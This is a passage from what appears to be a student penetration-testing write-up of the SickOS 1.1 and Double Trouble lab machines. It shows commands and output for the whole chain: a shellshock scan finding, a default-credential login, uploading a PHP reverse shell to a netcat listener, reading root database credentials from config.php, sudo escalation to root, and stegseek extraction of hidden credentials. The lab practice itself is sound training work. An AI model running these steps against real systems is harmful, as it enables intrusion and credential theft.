
As we failed in the previous attempt, we next used nikto which is a webserver scanner to check for vulnerabilities



We found the directory /cgi-bin/status was vulnerable to shellshock which is a Remote Code Execution Vulnerability. We then started a FoxyProxy and created a proxy for 172.20.10.10 over port 3128




This time when we tried to start the web page it was successful.




Another vulnerability found by Nikto was /robots.txt


```
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime
: Fri Dec  4 19:35:02 2015
```



When we tried to access the file, we found /wolfcms. After digging in on the link we found the login webpage. The next step is to find the credentials.



Simple by guessing the default login – admin and password -admin we were able to login to the system.



One of the features available was to upload a file. This did not check the extension, which meant we could upload a rever-shell script. We copied the code from webshell to kali's desktop and uploaded I to the files.

```
┌──(root㉿kali)-[/home/kali]
└─# cd /usr/share/webshells/php

┌──(root㉿kali)-[/usr/share/webshells/php]
└─# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

┌──(root㉿kali)-[/usr/share/webshells/php]
└─# cp php-reverse-shell.php /home/kali
```

We then edited the ip address to the attacker ip (our kali machine) and a port and used netcat to listen over the port 445.

Next, we navigated to the uploaded file on web 172.20.10.10/wolfcms/public/php-reverse-shell.php. The page looked like it's stuck but it worked on netcat and we were able to access shell.

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 445
listening on [any] 445 ...
connect to [172.20.10.9] from (UNKNOWN) [172.20.10.10] 34134
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU
/Linux
 00:19:35 up  1:25,  1 user,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
sickos   pts/0    172.20.10.9      23:38   41:09   0.23s  0.23s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


Next, we need to escalate our privileges and gain root access.

```
$ ls /var/www/wolfcms
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
```

We navigated and poked around the directory and found config.php file with the credentials for root.

```
$ cat /var/www/wolfcms/config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```

We need the credentials to ssh to the system, they did not work for root access.



We viewed /etc/passwd to look for sickos. We could see sickos hence we logged in as sickos


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ssh sickos@172.20.10.10
The authenticity of host '172.20.10.10 (172.20.10.10)' can't be established.
ECDSA key fingerprint is SHA256:fBxcsD9oGyzCgdxtn34OtTEDXIW4E9/RlkxombNm0y8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.10' (ECDSA) to the list of known hosts.
sickos@172.20.10.10's password:
Permission denied, please try again.
sickos@172.20.10.10's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Mar 16 23:38:26 IST 2022

  System load:  0.08              Processes:           111
  Usage of /:   4.3% of 28.42GB   Users logged in:     0
  Memory usage: 11%               IP address for eth0: 172.20.10.10
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Sep 22 08:32:44 2015
sickos@SickOs:~$
sickos@SickOs:~$
```

To escalate the privileged, we used sudo -l and sudo /bin/sh, we got the root access. There existed only one file. When we opened the file we found the message that we have successfully exploited the system and gained root access.


```
sickos@SickOs:/var/www/wolfcms$ whoami
sickos
sickos@SickOs:/var/www/wolfcms$ sudo -l
[sudo] password for sickos:
Matching Defaults entries for sickos on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sickos may run the following commands on this host:
    (ALL : ALL) ALL
sickos@SickOs:/var/www/wolfcms$ sudo /bin/sh
# whoami
root
# ls
composer.json  CONTRIBUTING.md  favicon.ico  public      robots.txt
config.php     docs             index.php    README.md   wolf
# cd /root
# ls
a0216ea4d51874464078c618298b1367.txt
# cat a0216ea4d51874464078c61829b1367.txt
cat: a0216ea4d51874464078c61829b1367.txt: No such file or directory
# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying


#
```

Virtual Machine 4 – Double Trouble


Using netdiscover we found the IP address of the system 172.20.10.12.



We used nmap with couple of options to find any open ports.




Port 22 and 80 were open, so we first started with http port 80.




This directly took us to the login page of qdPM. Next, we did a directory search using gobuster and found a secret directory with an image file – doubletrouble.jpg. An image could imply hidden text, so we tried steganography using stegseek.

```
┌──(root㉿kali)-[/home/kali]
└─# stegseek doubletrouble.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "92camaro"
[i] Original filename: "creds.txt".
[i] Extracting to "doubletrouble.jpg.out".

┌──(root㉿kali)-[/home/kali]
└─# cat doubletrouble.jpg.out
otisrush@localhost.com
otis666
```

